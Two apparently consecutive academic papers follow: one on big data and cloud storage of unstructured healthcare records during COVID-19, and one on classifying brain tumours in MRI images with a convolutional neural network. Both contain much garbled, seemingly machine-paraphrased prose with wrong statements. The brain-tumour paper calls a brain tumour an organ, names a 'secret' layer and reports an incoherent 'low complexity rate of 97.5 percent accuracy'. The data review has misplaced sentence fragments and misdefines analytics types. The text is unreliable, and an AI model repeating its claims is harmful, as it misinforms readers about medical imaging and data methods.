A. In this era unstructured data of the medical organizations, are used to produce huge volumes of diverse data. As a Big Data the medical care data is categorized for the range and diversity of data they generate. In today’s digital era the this data is very important as every part of any hospital is automated. The electronic data generated from any medical unit is huge. Cloud environments can handle and analyze big data, but the process right from data acquisition, archiving, retrieving and analyzing may become very

luxurious. Due to this, the enterprises dealing with big data are searching for methods to reduce their cost by optimizing their infrastructure. During extract transform load, processes are used for structuring and warehousing the data in a way that enables meaningful modeling and analysis, tools based on some technology requires specialist engineers to manually tune various aspects of the pipeline - a slow and costly process. For these reasons it was needed to look for some methodology to obtain solution and to optimize the performance. Therefore there is a need to develop Performance Optimization algorithms for the kind of database under consideration. The main objective of proposed study is for analysis to improve performance of unstructured data stored in the cloud environment using some methodologies tools in era of COVID-19.

B. In today’s era society is becoming progressively more and more mechanical and as a result, society is producing and storing vast amounts of data. In this era of pandemics of Covid-19, managing and gaining insights from the produced data is a big challenge. Structured and unstructured data are significant because they can facilitate to society and commercial gain analytical solution not only from private date but also from large amount of data publically available from the cloud .

C. Usages of both Big Data and Cloud Computing are the center of concern in IT. Basically, Big data is all about dealing with the huge level of data whereas Cloud computing is about infrastructure. However, the simplification offered by Big data and Cloud technology is the major purpose for their huge enterprise acceptance [1].

D. Big data and cloud computing both give valuable outcome for the organizations. Not to mention, both the technologies are in the stage of evolution but their combination influences scalable and cost-effective resolution in big data analytics in era of Covid-19.

E. The two main requirements of big data analytics solutions are - extensible storage that can have room for the growing data and huge processing

capacity that can run complex analytical tasks in predetermined and acceptable time [1].

- F. The process of data retrieving, acquisition, archiving, and analyzing might become very lavish from the cloud environment except handle and analyze big data. The ability of storing huge amount of data in variation and process it in very large speeds will answer in data that can guide education institutions, business and other industries to grow fast [2]. Because of this, the enterprise dealing with big data from the cloud environment are nowadays searching for methods to reduce their cost by optimizing their infrastructure. The goal of research is aim at design algorithms which can handle big data in the cloud in an optimized manner.

Availability of Information :

With the age of Big Data, cloud computing will also grow and so that with the age of Big Data, the survey report proposed some of the key challenges existing in the field of cloud computing. The survey report proposed some of the key challenges existing in the field of cloud computing. With the existing tool and techniques it is not sufficient to remain all the challenges relating to big volume of data. Even it is not sufficient to provide better data quality with the existing technology. Privacy is again big problem with cloud data. So to process streaming data we need some novel algorithms and some efficient tools. [3]

In this age of COVID-19 it requires a platform that is both big data capable and big compute capable. It must leverage the cloud to scale dynamically using only the resources it requires at any given instant in time, as well as using all the resources it requires at any instant when the need arises. The development of these technologies is now being expedited as developing the infrastructure to develop accurate models that use vast data sets, combined with the physiology and genomic of individuals has become a global priority.

In turn the technology will guide in an era where drug therapies will be specifically optimized to the individual. A personalized approach to healthcare will enable a thoroughly scientific approach not just to the eradication of illness but optimize our wellbeing and happiness. Although we need to see the impact of these developments before racing to conclusions, as we track our lives and health with richer data than ever before, we will discover things about health,

wellbeing and longevity that seem inconceivable today. Hence there is a need to develop Performance Optimization algorithms for the database under consideration. The main objective of proposed study is to improve performance of unstructured data stored in the cloud environment using some methodologies tools.

Significance of the Study:

According to Khan, Nawsher & Yaqoob currently, over 2 billion people worldwide are connected to the Internet, and over 5 billion individuals own mobile phones. According to them by 2020, 50 billion devices are expected to be connected to the Internet. Infect in the age of Covid-19 more and more users are connected in aspect of economic and social distancing in Lockdown over the world. At this point, predicted data production will be 44 times greater than that in 2009 [6]. In the digital world, knowledge is generated and collected at a rate that quickly go beyond the limit. As information is moved on and shared at light speed on optic fiber and wireless networks, the volume of data and the speed of market growth increase [6]. So, the huge growth rate of such huge data generates numerous challenges, like the rapid growth of data, transfer speed, diverse data, and security. Unstructured data, such as text messages, location information, videos, and social media data, are data that do not follow a specified format. Considering that the size of this type of data continues to increase through the use of smart phones, the need to analyze and understand such data has become a challenge. Globally, many hospitals leverage data and technology that drives the data to work out the potential impact of COVID but also to help better operate under normal times when not under the strain of a pandemic. The goal of predictive analytics in healthcare system is to use data from events in the past to predict what would likely occur in the future based on patterns identified by data analysis.

Related Work:

1. Big data Analytics

In this era the big data is a term that take place out of the need to analyze large volumes of unstructured data generated every seconds from different data sources [7]. Mostly, the traditional analytics tools are not adapted to process such unstructured data to find some imminent [7]. Big data can be characterized by speed, large amount of data and heterogeneous sources. The challenge with big data is how to conduct the analysis as quickly as possible with some degree of accuracy. In Current era of COVID-19, big data are spawning new tools that mixed machine learning

models for data analysis. The benefit of big data analytics is the real-time monitoring and forecasting of events. Big data in unstructured data specially on healthcare refers to the high volumes of health related data from different sources including medical imaging, pharmaceutical data, electronic health records and many more. As the patient care data namely “physician notes, X-Ray reports, case history, list of doctors and nurses, and information of outbreak areas” referred to big data Pham, et al. [7] in the context of the COVID-19. Within the context of contact tracing, big data for contact tracing could refer to the contact information collected from different sources namely hotels, airports, restaurants etc., that can help with tracing of any person who has been in close contact with a confirmed case of COVID-19. The characteristics of big data includes the following:




Figure 1. 5 V's of Big Data

- **Volume** is the amount/size of data that must be processed. The size of this big amount of data ranges from thousands of terabytes to Petabytes and Exabyte [5].
- **Veracity** is referred to in this research as the accuracy of results from a processing system [8].
- **Value** relates to what the user will gain or the benefit from the analysis results.
- **Variety** is the different kinds of data that is generated namely structured or unstructured data like email messages, transcripts of call center interactions, posts from blogs and social media sites, images, audio, video files, and machine data such as log files from websites, servers, networks and applications from mobile systems [9].
- **Velocity** is how fast data is created, processed and updated and how quickly the user of

information needs results from the processing system.

These characteristics of big data are applicable to different problem domains including the current pandemic of corona virus. Big data for contact tracing is a very important domain that can assist with disease to break the chain.

2. Analysis of Big Data Processing in Healthcare (Unstructured Data)

Big data analysis has the prospective to change the method of healthcare suppliers practice cultured equipment's to increase awareness from their clinical and other data repositories and make a declared conclusion. Big data healthcare analytics has five processes: Data Acquisition, Data Storage, Data Management, Data Analytics, and Data Visualization & Report. The Figure 4 presents the process of big data analysis in healthcare management.




Figure 2. Big data in healthcare analysis process

2.1. Data Acquisition

The big data in healthcare can be in a format of the structured, semi-structured or unstructured and can be acquired from primary sources like clinical decision support systems and electronic health records etc. and secondary sources like laboratories, insurance companies government sources etc. Following are the most important sources of big data in healthcare.

- **Electronic Health Records(EHR):** In the earlier span the digitization of healthcare histories have delivered a basis for hospitals on medical datasets [12]. Electronic Healthcare Records data from Physician Notes, Lab report, ECG, Scan, X-RAY,

Health sensor devices details, Medical prescriptions etc. These set of data are the foundation for personalized medicine and large group studies [11] for hospitals.

- **Image Processing:** Medical images are one of the reasons of data for analysis. Computed tomography (CT), photo imaging, ultrasound, molecular imaging magnetic resonance imaging (MRI), mammography and X-ray are some of the examples of imaging procedures that are well recognized within clinical settings.
- **Social Media:** Healthcare data can be collected from social media like Facebook, twitter, LinkedIn etc. Social Medical logs data are usually used for analyzing disease spreading/transmission [12]. For example collecting information about a Covid-19 and other affected people from Twitter is faster than traditional method. **Smart phones:** Apps are the most important sources of data in the area of health care self-management. Nowadays, smart phones have health related apps like pedometers, fit bit that produces lot of data from number of stairs climbed, steps walked, and calories burned. Another app Mood panda is used to measure the individual mood and also anything from mental, emotional, and physical to social and environmental aspects of daily life. We also have apps for diabetes management I BG Star to monitor the blood glucose system. These apps create lot of data every day which contributes to healthcare research. Van Heerden et al. [13] used mobile phones to collect maternal health information from HIVPositive Pregnant Woman in South Africa region. Zhang et al. [14] showed that smart phones can be effectively utilized for domestic data gathering on infant feeding in rural china. In this era We also have app for Covid-19 data collection for India named "Arogya Setu". It will identify data from smart phone by MyGov.in.
 - **Web base data:** The websites are also one of the most important source of healthcare data. The popular websites proving healthcare data are 23andMe, uBiome and who.int. 23and Me is a DNA study service providing evidence and implements for individuals to learn about and explore their DNA (<https://www.23andme.com>). uBiome is a Microbiome sequencing service that offers facts and tools for you to discover your micro biome (<http://ubiome.com>). who.int will provide healthcare data for covid-19 in current situation. (<https://www.who.int>)
 - **Data Storage**

The storage plays essential part in big data. As a size of data in the healthcare industry is increasing we need an efficient and large storage platform. With such large cloud is the most promising technology. Clouds provides flexibility and proficiencies for get into data, creating awareness, accelerating the potential for scalable analytics solutions and driving value. Cloud computing is a powerful and promising technology to store huge scale of data and perform huge-scale and complex computing. It eliminate the need to sustain costly computing hardware, software and dedicated space. Using cloud to examine big data in healthcare makes sense because: Investments in big data investigation can be important and drive a need for efficient, cost-effective infrastructure. Hashem et al. specified that cloud computing structure can assist as an actual platform to address the data storage essential to accomplish big data analysis [15].

According to Senthilkumar SA different platforms for cloud storage. It also describes their respective vendors and tools with purpose, advantages, disadvantages and application in healthcare in table 1 [16].

Table 1. Cloud Storage Platforms in Healthcare

Types & Reference	Vendors	Component/ platform	Purpose	Advantage	Disadvantage	Application
Big data Storage	Google Microsoft Amazon IBM	Cloud Services Azure S3 SmartCloud	The main purpose of is for saving large data and making easily accessible.	Enables the allocation of EHRs between certified physicians and hospitals in numerous geographical areas, providing further appropriate contact to lifesaving information and falling the need for replica testing.	1. Internet Bandwidth can be constraint if the speed is low. It may take longer time to upload files and retrieve them. 2. If no Internet, then no access to the storage. 3. Data Security and Privacy is still a concern.	Cloud deployments for clinical applications with isolated or hybrid clouds provided these uses get maximum level of security, privacy, and availability. Nonclinical applications are a better fit for public arrangements but still must be wisely assessed.
Relational Databases	Google Microsoft Amazon Cloudera IBM	Cloud SQL SQL Azure MySQL or Oracle MySQL, Oracle, PostgreSQL dashDB	They are fully succeeded SQL database service that makes it comfortable to set-up, maintain, bring about and administer relational MySQL databases in the cloud	Can access a familiar, highly available SQL database from Mapreduce applications, without having to worry about provisioning, management, and integration with other services.	There are connection, size, and App Engine specific limits in place.	Applications successively on Google App Engine or Google Compute Engine

NoSQL (Not only SQL) Database [7, 39, 49]	Google Microsoft Amazon Cloudera IBM	AppEngine Datastore Table storage DynamoDB Apache Accumulo DB2	speedy and elastic NoSQL database facilitates for all application need reliable, single-digit millisecond potential at any scale.	1. Flexible data models offered by NoSQL databases allow unstructured or semistructured data to be stored easily 2. NoSQL databases are based on horizontal scalability which allows easy and automatic scaling	1. NoSQL database experts are difficult to get since the application itself is relatively new. 2. Though it is claimed that less administration is required, but they still require significant level of skill and effort to install and maintain.	Since the significance of EHR application for stability of care and complete health systems, using NoSQL databases have important possible to lead to superior EHR applications in terms of scaling, flexibility and greater obtain ability
---	--	--	---	--	---	---

2.1. Data Management

Data Management in healthcare includes organizing, cleaning, retrieval, data mining, and data governance. It also includes the method of validating whether there is some scrap data or any missing values. Such data needs to be removed. It helps in risk assessment of patients, personalized discharge plan. Major data management tools are Apache Ambari and HCatalog [16]. Data retrieval is a process of extracting file or valuable information from large healthcare databases. Wang et al. [19] mention that “information retrieval is the process of searching within large document collections, and in healthcare it mainly covers medical text retrieval and medical image retrieval. Data governance refers to overall management of security, integrity, usability and availability of the data employed in an enterprise. Maintaining confidentiality of individual patient records is very important in Healthcare management. This section provides information on key legislation to healthcare data accessibility and Government regulations intended to address health data privacy. The important data

governance Act are HITECH, HIPPA, HDI, GINA and FOIA Health Information Technology for Economic and Clinical Health (HITECH) Act declared as portion of the American Recovery and Reinvestment Act of 2009, was engaged into law on February 17, 2009, to encourage the acceptance and significant use of health information knowledge. Health Insurance Portability and Accountability Act of 1996 (HIPAA) was considered to deliver secrecy of ethics to safeguard patients’ health record and other medical information related to hospitals, doctors, health plans and other healthcare workers. In the wake of the present epidemic, on April 2, 2020, the Government of India has launched an application called AROGYA SETU to help in the fight against the COVID-19 epidemic. This article examines privacy fitness of the application with respect to the PDPB(Personal Data Protection Bill 2019 and Digital Information Security in Healthcare Act (“DISHA”).

2.2. Data Analytics

Data analytics is a process of transforming the raw data into information. Big data analytics in healthcare

is classified into Descriptive, Diagnostic, Predictive, and Prescriptive Analytics [18][16].

- **Descriptive Analytics:** It looks at past performance based on historical data. It is also known as unsupervised learning. It summarizes, What happened in the healthcare management? What is the impact of a parameter on the system?

- **Diagnostic Analysis:** Using historical data predicts the root cause of problem and diagnose Why did it happen?

- **Predictive Analytics:** It analyzes both real-time and historical data, also known as supervised learning. It can only forecast what might happen in the future, because all predictive analytics are probabilistic in nature. It cannot predict the future. It anticipate What will happen? What are the future trends? What is the decision based on past history?

- **Prescriptive Analytics:** This analytics automatically synthesizes big data and provide advice on number of different possible outcomes

before the decisions are actually made. The decision maker can take this information and execute. Prescriptive analytics is advanced than the descriptive and predictive analytics. It prescribes What should we do? What is the best outcome and how can we make it happen?

2.3. Data Visualization

Data visualization is presenting the analytic results of healthcare data into pictorial or graphical format for understanding complex data and better decision making. It can be used to understand pattern and correlation among the data. The table 2 explains the tools that are currently being used for visualizing the big data in healthcare[16].

Table 2. Visualization tools used in healthcare

Tool	Description	Features	Applications	References
R	R is a programming Language for advanced statistics and data visualization.	- graphical display, control and manipulation of data -Combined tools for instantaneous analysis -Apps used for modelling advanced analysis	-R is been use by pharmaceutical company where it is used to plan clinical trials, and to forecast the final day of the conclusions built on prearranged temporary studies of the data. -Insurance concern practices R to build analytical models to set calculate risk profiles and premiums.	https://www.r-project.org/ http://blog.revolutionanalytics.com/applications/
Cytoscape	Cytoscape is a common bioinformatics bundle for data integration and biological network visualization.	-Visualize human-created pathway datasets	--Evaluation Model for Breast Cancer Vulnerability Gene	http://www.cytoscape.org/
Graphviz	Graph visualization is a way of representing basic facts as figures of abstract, graphs and networks,	-Apps graph operations for problem domains - flexible, -scalable -user friendly software	-slim (InitGO) based on GO hierarchy structure and graph operations	http://www.graphviz.org/model

IBM Watson analysis	IBM Watson Analytics is a powerful analytics tool for cloud data	It can be use for predictive analytics, reporting, dashboards, visualization for large amount of data.	use to develop a semiautomatic technique to attain intact GO and self-governing -use for bioinformatics model	http://www-03.ibm.com/software/products/en/watsonanalytics
---------------------	--	--	---	---

better data quality with the existing technology and again privacy is big problem with cloud data.

Review of the Literature in area of research:

The authors Chen, Gang [2], in today's era enterprises are increasingly transferring their data processing to the cloud, due to of cost, scalability, and convenience, among others. Though, hosting multiple applications and storage systems on the same cloud introduces resource sharing and heterogeneous data processing challenges. In addition to, according to Chen [2], real clouds are never perfectly symmetric - there often are differences between individual processors in their capabilities and connectivity.

According to the author Leavitt, Neal [3], many organizations collect huge amounts of customer, scientific, sales, and other data for future analysis. By tradition, most of these organizations have stored structured data in relational databases for subsequent access and analysis. So, a mounting number of developers and users have begun revolving to various types of No relational, called NoSQL-databases. No relational databases, including hierarchical, graph, and object-oriented databases-have been since the late 1960s. However, new types of NoSQL databases are being developed. Varieties of NoSQL databases take different approaches. The only common thing between them is not relational. Main advantage of that, they can handle unstructured data such as word-processing files, e-mail, multimedia, and social media efficiently.

The author Samiya Khan [19] described view of the challenges and issues that there is a need for a cloud-based algorithms to facilitate advanced analytics. The analytical workflow is collected of several steps, which contain data acquisition, storage, processing, and analytics.

The author Santosh Kumar Majhi [1] predicted cloud computing will grow and with the age of BigData. With the existing tool and techniques it is not sufficient to adhere all the challenges relating to big volume of data. It is not feasible to provide

Research Methodology:

Discover appropriate NoSQL database to persist data and analyze Big data a performance metrics-based study on the selected NoSQL is to be done and analyze the Results for unstructured data specialized on health care and Record the conclusions

Conclusion:

The main goal of this research is results the various research problems transaction with the various perception of handling unstructured data such as - technique to efficiently handle unstructured data, archive huge volume/Sized unstructured data, to share large Sized unstructured data, Optimize performance for retrieving unstructured data specially in health care sector in the age of Covid-19.

Future Work:

To develop algorithms and framework for performance optimization of unstructured data in Cloud environments, identification of the accurate data model suitable to manage a diversity of Data and determine the exact database to manage unstructured data in the cloud. Research can then recognize the way to share huge sized unstructured data. Discover resource optimization algorithm based on the performance results .

References:

1. Majhi, Santosh &Shial, Gyanaranjan. (2015). Challenges in Big Data Cloud Computing And Future Research Prospects: A Review.
2. Chen, Gang & Jagadish, H.V. & Jiang, Dawei & Maier, David & Chin Ooi, Beng & Tan, Kian-Lee & Tan, Wang-chiew. (2014). Federation in Cloud Data Management: Challenges and Opportunities.
3. Leavitt, Neal. (2010). Will NoSQL databases live up to their promise?.
4. Khan, Nawsher & Yaqoob, Ibrar & Hashem, Ibrahim & Inayat, Zakira & Kamaleldin, Waleed & Alam, Muhammad & Shiraz, Muhammad & Gani,

- Abdullah. (2014). Big Data: Survey, Technologies, Opportunities, and Challenges. *The Scientific World Journal*. 2014. 18. 10.1155/2014/712826.
5. R. DEVAKUNCHARI, Analysis on big data over the years, *International Journal of Scientific and Research Publications*, 4 (2014), pp. 383-389.
 6. S. CHENG, Y. SHI, Q. QIN and R. BAI, *Swarm Intelligence in Big Data Analytics*, Lecture Notes in Computer Science, 8206 (2013), pp. 417-426
 7. Q.-V. PHAM, D. C. NGUYEN, T. HUYNH-THE, W.-J. HWANG and P. N. PATHIRANA, *Artificial Intelligence (AI) and Big Data for Corona virus (COVID-19) Pandemic: A Survey on the State-of-the-Arts*, *IEEE Transactions on Artificial Intelligence*. (2020), pp. 1-17.
 8. S. GARCIA, J. LUENGO and F. HERRERA, *Data preprocessing in data mining.*, Switzerland: Springer (2015).
 9. C-F L. CHUN-WEI TSAI, HAN-CHIEH CHAO AND ATHANASIOS V. VASILAKOS, *Big Data Analytics framework*, Vol. 2, No. 21 (2015)
 10. H. Chen, S. S. Fuller, C. Friedman, W. Hersh, *Medical Informatics: Knowledge Management and Data Mining in Biomedicine*, Springer Science & Business Media. 8 (2006).
 11. M. Stempniak, Beyond buzzwords: two state hospital associations collaborate around big data, *Hosp. Health Netw.* 88 (2014) 18

Classification of Brain Tumors from MRI Images Using Convolution Neural Networks

Dr. Jasmin B. Parmar
Assistant Professor
Atmiya University
Rajkot

I. ABSTRACT

Brain tumours are the most deadly and debilitating disease, with the lowest life expectancy. As a result, recovery planning is an important step in enhancing patients' quality of life. Various imaging techniques Brain, lung, liver, breast, and prostate tumours are often treated with computer tomography, magnetic resonance imaging (CT) (MRI), and ultrasound scanning. In this study, MRI images are used to identify brain cancers in particular. However, the massive volume of MRI scanned data thwarts manual tumour classification vs. non-tumor classification in a given time frame. However, there is a limitation (i.e.) to providing precise quantitative values for a small number of photos. As a result, having a reliable and automatic classification technique is critical for lowering human death rates. The automatic classification of brain cancers into the large spatial and auxiliary modification of the area containing brain tumours is a difficult issue. The classification Convolution Neural Networks is suggested in this study for automatic brain tumour identification (CNN). Small kernels are used to achieve the architecture's deeper nature. The weight of a neuron is quoted as low as this. Experiments demonstrate that CNN archives have a low complexity rate of 97.5 percent accuracy when compared to all other state-of-the-art techniques.

Keywords:Neural Networks, MRI, Brain Image,CNN.

II. INTRODUCTION

A brain tumour is one of the most important organs in the human body, with billions of cells. Uncontrolled cell division creates an unnatural community of cells, which is commonly referred to as tumour division. Low-grade (grade 1 and grade 2) and high-grade (grade 3 and grade 4) cancers are the two types of brain tumours. The benign nature of the tiny brain tumour is well known. Malignant tumours are sometimes known as high-degree

tumours. Tumors that are benign do not have the potential to develop cancer. Other areas of the brain, too, do not spread. The term "malignant tumour" refers to a cancerous tumour. As a result, it spreads quickly to other parts of the body, with no known boundaries. Obviously, it leads to death[12]. The primary purpose of using an MRI depiction of the brain is to discover tumour models and progression processes. His information is largely employed in the diagnosis and treatment of cancers. On the given medical imaging, the MRI image contains more detail than the ultrasound or CT image. A detailed anomaly information detection in brain anatomy and brain tissue can be found in an MRI image. Scholars actually acquired Brain MRI images from the time the medical images could be scanned and preserved on the screen, as opposed to automated brain tumour detection and type cataloguing approaches. Traditional methods such as neural networks (NN) and the vector support machine (SVM), on the other hand, have been applied in recent years. Deep learning (DL) models, on the other hand, have sparked a stir in the machine learning world, because deep architecture may efficiently express complicated relationships without the need for as many nodes as superficial architecture. Support vector machine (SVM) and K-Nearest Neighbor (KNN) (SVM). As a result, they quickly became the state of the art in areas like medical image processing, medical informatics, and bioinformatics when compared to health informatics.

III. RELATED WORKS

To discriminate between the brain tumour region and the non-tumor zone, [1] uses Fuzzy C-Means segmentation (FCM). At the multilayer, wavelet functionality is extracted using the Discrete Wavelet Transform (DWT). Deep Neural Networks (DNN) are used to classify high-precision brain cancers in the end. This method differs from KNN, Linear Discriminant Analysis (LDA), and Minimal Sequential Optimisation

classification algorithms (SMO). The categorization of brain cancers using DNN had a precision rate of 96.97 percent. However, the difficulty is substantially greater, and the efficiency is exceedingly low.

A unique simulation of the formation of biophysiological tumours is presented in[2], and it is used to test the growth of patient tumours step by step. Individually marginalised gliomas and solid tumours will be subjected to significant tumour mass impact seizure. Combining discrete and continuous approaches results in a tumour growth model. The suggested technique allows for the tacit segmentation of brain pictures based on atlas-dependent recording. This procedure is mostly used to segment brain tumours. The measurement period is extremely long.

To detect and segment brain tumours, researchers employed a large multi-fractal extraction (MultiFD) function and im-proven classification systems for the algorithm in[3]. The tissue texture of the brain tumour is extracted using the MultiFD extraction feature technique. The updated AdaBoost grading algorithms are utilised to determine whether the brain tissue is a tumour. The level of complexity is high. The brain voxel is characterised using the Local Independent Classification Basis (LIPC) approach in[4]. The path function is also extracted throughout this operation. As a result, the LIPC does not need to be explicitly regularised. The accuracy is lacking. [5] The precision is limited. When compared to Cellular Automata(CA) and a cutting-based graph segmentation procedure, a seeded tumour segmentation approach is provided employing a new strategy. To successfully partition brain tumours, seed collection and interest size (VOI) are measured. This feature also includes segmentation of the tumour cut. The challenge is minor. A little accurate.

[6], also known as a multimodal segmentation system for brain tumours, has adopted modern segmentation of brain tumours. In comparison to the existing method, the combination of even separate segmentation algorithms to achieve great efficiency. However, in terms of complexity, this is quite high. [7] shows the brain tumour segmentation survey. Discuss the accuracy, robustness, and validity of various segmentation methods, such as region-based segmentation, threshold-based segmentation, fuzzy C Means segmentation, Atlas-based segmentation, Margo Random Field segmentation (MRF), deformable model, and deformable geometric model. To obtain judgement law, the GAN- NIGMAC, Decision Tree, Wrapper-based Bagging C technique is applied. The decision rules are also simplified by using a hybrid feature set that combines (GANNIGMAC+ MRMR C+ Bagging C+ Decision Tree).

On the framework utilised for the segmentation and

classification of brain tumours in[9], the control theory based on Fuzzy is used. The Fuzzy Interference System (FIS) is a unique method for brain segmentation that is widely used. The membership function for Fuzzy controllers is established using Supervised classification. Low accuracy and high efficiency. To boost the contrast between images in[10], adaptive histogram equalisation is utilised. After that, a Fuzzy CMeans (FCM) segmentation is used to separate the complete brain picture from the tumour. After the Gabor function is retrieved, aberrant brain cells are filtered out. There is a lot of uncertainty, to be precise. This study uses neural network convolutions to perform a novel automated classification of brain cancers.

IV. PROPOSED SYSTEM

The utilisation of neural network architecture and its application underpins the human brain. Vector quantization, inference, data clustering, pattern matching, optimization, and classification functions are all performed using neural networks. Depending on how they're connected There are three types of neural networks. The three types of neural networks are feedback, feed-forward, and recurrent networks. The Feed Forward Neural network is separated into two layers: a single layer and a multilayer network. In a single layer network, the hidden layer is not visible. However, that only includes input and output layers. The multilayer, on the other hand, is made up of three layers: input, secret, and output. A closed loop-based feedback network is a recurrent network.

Scaling image inside the standard neural network is not possible. The Convolution Neural Network (CNN) is composed




Figure 1. Brain tumor classification using CNN block diagram

of the Input layer, the Convolution layer, the Rectified Linear Unit (ReLU) layer, the pooling layer and the fully linked layer. Convolution Neural Network (CNN) is made up of volume of 3D input (length , width, height) to volume of 3D output. The input image given in the convolution layer is divided into different, tiny regions. Elements Activation Wise Function performed in layer

ReLU. The layers are pooling in. We may use it, or miss it. The pooling sheet, however, Are used mainly for sampling. Used to produce the final layer (i.e. class score or mark score) is based on a probability of between 0 and 1. Fig.1 provides a block diagram for classification of brain tumors, based on a convolution neural network. CNN-based classification of brain tumors divides into two stages, for example the phases of training and testing. The number of images is divided into different groups using the tumor and non-tumor brain picture names etc. Pre-processing, feature exaction and Loss function classification are carried out during the training phase to build a predictive model. Mark the col- lection of pictures initially for processing. The preprocessing applies a resizing of the image to adjust the image size.

The neural convolution network is eventually utilised to automatically identify brain cancers. The dataset for the Brain image is collected from the net database. One of the pretraining models is image netting. If you wish to train from the first layer, you must train the entire layer (i.e., till the end layer). Furthermore, it is a complete waste of time. It has an impact on the outcome. To avoid this type of difficulty, a pre-trained brain dataset based on a prototype is employed for categorization. In the suggested CNN, we'll just train the last layer to MATLAB implementation. We don't want to go through all of these stages of planning. As a result, the suggested automatic classification scheme's computation time is limited, but the rate of brain cancers is significant.

The loss function is calculated using a gradient descent approach. The raw pixel image is mapped to the class scores using a score function. For the output, the Loss function examines a variety of parameters. That relies on how successfully the induced ratings with the ground truth labels were accepted by the training data. It is critical to improve the precision of the loss function calculation. If the loss function is large, the precision will be low. Similarly, if the loss function is small, accuracy is good. The gradient value for the loss function is calculated to calculate the gradient descent technique. Calculate the loss-function gradient by reevaluating the gradient multiple times.

CNN Classification Algorithm based on:

1. Use Convolution Filter on 1st layer
2. Smoothing of the convolution filter (i.e) reduces the efficiency of the filter
3. Activation layer manages transfer of the signal from one layer to another
4. Usage of rectified linear unit (RELU) to correct the training cycle
5. Inside the next layer the neurons are bound to each

neuron

6. The at the end of the training, loss layers are added to provide input from the neural network

V. RESULTS AND DISCUSSIONS

Our data collection is made up of MRI pictures of tumours and non-tumors that were gathered from a variety of online databases. Actual patient cases, tumour photos from the Ra- diopedia, and more can be found in Radiopedia[13]. The dataset Brain Tumor Image Segmentation Benchmark (BRATS)[14] from a 2015 study was gathered. The neural convolution network is used in this study to accomplish successful automatic identification of brain tumours. The Matlab programming language was used to run the simulations. The precision is assessed and compared to all other cutting-edge methods. The efficiency of the suggested strategy for the categorization of brain tumours is determined by determining precision training, accuracy validation, and loss of valida- tion. It necessitates the output of feature extraction. The classification's performance is calculated, and the characteristic's correctness is determined. The calculation time is long, and the accuracy of SVM-based tumour and non-tumor detection is poor.

The extraction of features does not require any further steps in the proposed categorization based on CNN. CNN accepts the function's interpretation. Within the brain, there is a representation of graded tumours and non-tumors in fig.2. As a result, calculation time and complexity are low, while precision is excellent. Figure 3 illustrates the specificity with which brain tumours are classified.

Finally, the results of the cancer cell classification On the basis of probability, brain or non-brain cancer is classified. The conventional brain image, by chance, has the lowest score. The tumour brain has the greatest risk score when compared to both normal and tumour brains.




Figure 2. Classified results based on CNN




Figure 3. Comparison of classification of Brain tumor

I. CONCLUSION

This work is primarily focused on ensuring the design quality of high-precision, high-performance, and low-complexity automatic brain tumour classification systems. Fuzzy C Means are utilised to classify conventional brain tumours employing segmented, textured, and shaped extraction features, as well as SVM and DNN-based classification (FCM). Low in difficulty, yet with excellent precision, the calculation time is short. The current technique uses convolution to classify neural networks in order to improve accuracy and reduce computation time. The diagnosis might either be expressed as brain aberrant images or images that are normal. CNN is a deep learning approach that consists of a series of feed forward layers. It can also be used to implement in MATLAB. The data base net image is utilised for categorization purposes. This is one of the ones that has been pre-trained. As a result, the final sheet is being prepared. With the feature depth, width, and height, CNN retrieves the value of the raw pixel. Finally, the Gradient Loss function is used to attain great precision. The precision of the instruction, as well as the accuracy and lack of validity, are all assessed. The preparation accuracy is 97.5 percent. Similarly, validation accuracy is significant, and validation failure is quite rare.

REFERENCES

- [1] Heba Mohsen et al, "Classification using Deep Learning Neural Networks for Brain Tumors", Future Computing and Informatics, pp 1-4 (2017).
